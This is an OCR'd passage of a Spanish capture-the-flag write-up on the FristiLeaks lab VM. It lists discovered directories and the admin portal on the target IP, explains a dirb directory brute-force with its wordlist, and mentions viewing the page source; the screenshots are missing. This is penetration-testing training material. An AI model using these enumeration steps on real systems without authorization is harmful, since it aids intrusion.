


Ilustración 11 http://192.192.192.14/cgi-bin/





Ilustración 12 directorios y archivos ocultos en servidores web

dirb: Herramienta de fuerza bruta para enumerar directorios y archivos ocultos.
http://192.192.192.14: IP de la máquina víctima (Fristileaks).
/usr/share/dirb/wordlists/small.txt: Diccionario más pequeño (959 palabras), utilizado para acelerar el escaneo en comparación con common.txt.







Ilustración 13 http://192.192.192.14/Images



1.10 http://192.192.192.14/robots.txt




Ilustración 14 http://192.192.192.14/robots.txt

1.11 http://192.192.192.14/cola/




Ilustración 15 http://192.192.192.14/cola/

1.12 http://192.192.192.14/sisi/




Ilustración 16 http://192.192.192.14/sisi

1.13 http://192.192.192.14/beer/




Ilustración 17 http://192.192.192.14/beer/

1.14 Fristileack Admin Portal : http://192.192.192.14/fristi/




Ilustración 18 http://192.192.192.14/fristi/

Dentro de /fristi/ Hice clic derecho en la página e inspeccioné el **código fuente (View Page Source)**.




Ilustración 19 Clic derecho View Page Source




Ilustración 20 Codigo View Page Source

